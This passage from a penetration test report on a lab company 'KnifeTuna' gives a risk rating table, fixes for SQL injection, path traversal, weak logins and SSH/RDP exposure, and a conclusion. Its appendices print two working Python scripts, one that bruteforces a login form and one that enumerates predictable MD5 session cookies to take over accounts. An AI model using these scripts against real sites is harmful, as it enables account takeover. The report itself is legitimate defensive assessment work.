The calculator features a risk assessment and a risk rating. These worksheets cover things such as threat agent factors, vulnerability factors, technical and business impacts, and overall risk severity. The risk rating worksheet also takes in to account the overall skill level needed to conduct an attack, the ease of the exploit, and the ease of discovery (Fig. 4.2).

As with all technical security, make sure to keep systems updated as much as possible, as outdated systems often have unpatched security holes that are later fixed with updates.

Risk: Full database theft from datacenter									
Likelihood									
Threat agent factors					Vulnerability factors				
Skill level	Motive	Opportunity	Size		Ease of discovery	Ease of exploit	Awareness	Intrusion detection	
4 - Advanced computer user	1 - Low or no reward	access or resources required	5 - Partners		3 - Difficult	3 - Difficult	4 - Hidden	3 - Logged and reviewed	
Overall likelihood:					3.375	MEDIUM			
Technical Impact					Business Impact				
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability		Financial damage	Reputation damage	Non-compliance	Privacy violation	
2 - Minimal non-sensitive data disclosed	0 -	0 -	9 - Completely anonymous		1 - Less than the cost to fix the vulnerability	1 - Minimal damage	0 -	5 - Hundreds of people	
Overall technical impact:			2.750	LOW	Overall business impact:			1.750	LOW
Overall impact:					2.250	LOW			
Overall Risk Severity = Likelihood x Impact									
Impact	HIGH	Medium	High	Critical	Likelihood and Impact Levels				
	MEDIUM	Low	Medium	High	0 to <3				
	LOW	Note	Low	Medium	3 to <6				
		LOW	MEDIUM	HIGH	6 to 9				
Likelihood									

Figure 4.1: a

A	B	C	D	E	F	G	H	I	J	K	L	M	N
	Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection	Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage
0			Full access or extensive resources required		Practically impossible	Theoretical	Unknown	Active detection in application	Minimal non-sensitive data disclosed	Minimal slightly corrupt data	Minimal secondary services interrupted	Fully traceable	Less than the cost to fix the vulnerability
1	No technical skills	Low or no reward		Developers, system administrators									
2													
3	Some technical skills				Difficult	Difficult		Logged and reviewed	Minimal critical data disclosed, extensive non-sensitive data disclosed	Minimal seriously corrupt data			Minor effect on annual profit
4		Possible reward	Special access or resources required	Intranet users			Hidden						
5	Advanced computer user			Partners		Easy			Extensive critical data disclosed	Extensive slightly corrupt data	Minimal primary services interrupted, extensive secondary services interrupted		
6	Network and programming skills			Authenticated users			Obvious						
7			Some access or resources required		Easy				Extensive seriously corrupt data	Extensive primary services interrupted	Possibly traceable	Significant effect on annual profit	
8								Logged without review					
9	Security penetration skills	High reward	No access or resources required	Anonymous Internet users	Automated tools available	Automated tools available	Public knowledge	Not logged	All data disclosed	All data totally corrupt	All services completely lost	Completely anonymous	Bankruptcy

Figure 4.2: a

4.2 Auction Site

4.2.1 Path Traversal - Medium Risk

Path traversal is a relatively simple issue to fix - instead of using PHP's include function to embed images, link directly to the image. This prevents the abuse of the include function entirely, as image links cannot be used to read non-image files as long as the server is configured correctly.

If the include function needs to be used for any reason with user input, a whitelist should be implemented to restrict file read to only certain file names or extensions.

4.2.2 SQL Injection

SQL injection can be a more difficult fix, as it requires sanitization of all input fields on the website that interact with the database. The current method for sanitizing user input for SQL is by using 'prepared statements'. These allow SQL queries to treat user input as strictly data, instead of having side effects such as being able to alter queries, so normally dangerous characters like quotes can be input safely.

4.2.3 Weak Authentication

To fix the weak authentication for the login form bruteforce, a few measures could be taken:

- Implement an IP block that restricts an IP from attempting to sign in after too many failed attempts. This can be done with libraries such as APCu in PHP.
- Implement an account-based block that locks an account after a certain amount of failed attempts. This can be done with an extra field on the accounts table monitoring the number of failed attempts.
- Add some kind of anti-bot measure, such as a captcha or randomised question. This prevents bots from easily spamming massive amounts of requests to the login form.

To fix the weak authentication for user sessions, the cookie would likely need to be redesigned. A common way of handling sessions is by using the `$_SESSION` superglobal in PHP, which can be used to store individual user data which can later be referenced across the site. This provides a completely random string for the cookie instead of a predictable one, adding to the security of the site.

4.3 SRV1 - Windows Server

4.3.1 RDP bruteforce - medium

As RDP can be very dangerous if left open to an attacker, it is usually a good idea to close the RDP port to external hosts and force users to tunnel in through a VPN in order to use RDP.

If this is not possible, the RDP port should be changed to obfuscate the use of the port, as well as making sure all passwords for RDP-enabled users are very secure.

4.3.2 Insecure privileges

In a secure system, principles such as the 'rule of least privilege' should be used - this states that users be allocated the minimum amount of privileges possible in order to perform their necessary tasks. This usually involves users

having 0 privileges by default and increasing them manually based on their role; while this is time consuming, it eliminates the threat of insecure privilege based vulnerabilities.

4.3.3 Weak passwords

Weak passwords are an extremely common vulnerability, and as stated previously, the responsibility is on the administrators of the system to set a strong password policy to ensure that all users have secure passwords.

4.4 Ubuntu Client

4.4.1 FTP Anonymous Access - Low

Fixing FTP anonymous access is as simple as disabling the feature in the ftp settings. This can usually be done by changing "anonymous_enable" in the vsftpd.conf file to NO instead of YES.

4.4.2 SSH Bruteforce - Medium

There are a few methods that can be implemented to discourage SSH bruteforcing:

- The port can be changed from the default, 22, to mask the usage of the port.
- It is possible to implement an IP block with SSH, blocking certain IPs if they fail login attempts too many times in a row.
- Instead of using a password, it's possible to switch to public key only authentication with SSH. This involves logging on with an SSH key instead of a password, which makes it close to impossible to bruteforce.
- If public key authentication is not possible, users should pick very strong passwords, making it much more difficult to bruteforce.

4.4.3 Improper Access Control - High

Similarly to configuring insecure privileges on SRV1, Improper Access Control should be configured by only allowing file access to users that absolutely need it. For example, only allowing read permissions on the /var/www folder to www-data would have avoided the issue of the MySQL credentials being recovered, allowing for XSS injection. These kinds of checks should be made across the system, covering any important files and folders.

4.5 SRV2 - Linux Server

4.5.1 Username Enumeration - Low

While username enumeration is not a high priority vulnerability to fix, it is still worth patching the potential security hole it brings. The fixes for the methods stated above include:

- enum4linux null SMB login - Change the SMB settings to only allow authorised users to access.
- SSH malformed packet exploit - Update to a newer version of SSH that does not contain this vulnerability.

4.5.2 SSH Bruteforce - Medium

The methods for securing SSH on this machine are identical to the ones used to secure SSH on the Ubuntu box.

Chapter 5

Conclusion

In conclusion, we believe there are some serious vulnerabilities with the infrastructure running KnifeTuna, with many of these being at a critical level, potentially causing massive damage to the company.


We suggest that the technical team at KnifeTuna either begins to work full-time on securing these vulnerabilities, or potentially look in to hiring external security companies to assist with the process.

While these vulnerabilities are serious, the methods for fixing them are definitely achievable for the company, with many being very trivial to implement. There should be no large-scale system redesign needed to solve the issues found.

Chapter 6

Appendices


6.1 Appendix A: Python bruteforce script



```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
GNU nano 4.3 bruteforce.py
import requests

with open('usernames.txt') as usernames:
    for username in usernames:
        print('Cracking password for {}'.format(username.strip()))
        with open('10000english.txt') as passwords:
            for password in passwords:
                username = username.strip()
                password = password.strip()
                url = 'http://172.16.2.133/login.php?username={}&password={}&Search='.format(username,password)
                r = requests.get(url)
                if 'User Account' in r.text:
                    print('Credentials found: {}'.format(username,password))
                    break
```

Figure 6.1: Login form bruteforce script



```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
GNU nano 4.3 cookiecracker.py
import requests
import hashlib
import re

for i in range(0,1500):
    hash = hashlib.md5(str(i).encode('utf-8')).hexdigest()
    cookies = {'hash':hash}
    req = requests.get('http://172.16.2.133/user_account.php', cookies=cookies)
    if 'Hello Guest' not in req.text:
        username = re.search('(Username: )[a-zA-Z0-9]*', req.text).group(0)
        print('====Found new user!====')
        print(username)
        print('User level: {}'.format(i))
        print('User hash: {}'.format(hash))
        if 'Admin' in req.text:
            print('Admin: Yes')
        else:
            print('Admin: No')
```

Figure 6.2: Enumerating the session cookies

6.2 Appendix B: Session enumeration script

6.3 Appendix C: Nessus Scan

Attached as Knifetuna.Nessus.pdf

Bibliography

- Lockheed-Martin (2015). Gaining the advantage: Applying cyber kill chain® methodology to network defense. https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf. Last checked on 14th March, 2020.
- rapid7 (2018). Ssh username enumeration. https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_enumusers. Last checked on 12th March, 2020.
- Thycotic (2017). Calculating password complexity. <https://thycotic.force.com/support/s/article/Calculating-Password-Complexity>. Last checked on 12th March, 2020.